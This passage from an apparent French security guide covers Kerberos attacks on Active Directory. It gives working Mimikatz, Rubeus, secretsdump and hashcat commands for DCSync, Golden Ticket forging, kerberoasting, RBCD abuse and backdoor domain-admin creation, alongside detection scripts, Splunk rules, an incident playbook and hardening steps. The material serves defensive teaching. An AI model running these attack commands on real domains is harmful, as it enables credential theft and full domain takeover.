"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
# GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings >
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728,
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos : Pour approfondir, consultez Chaîne d'exploitation Kerberos en.

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
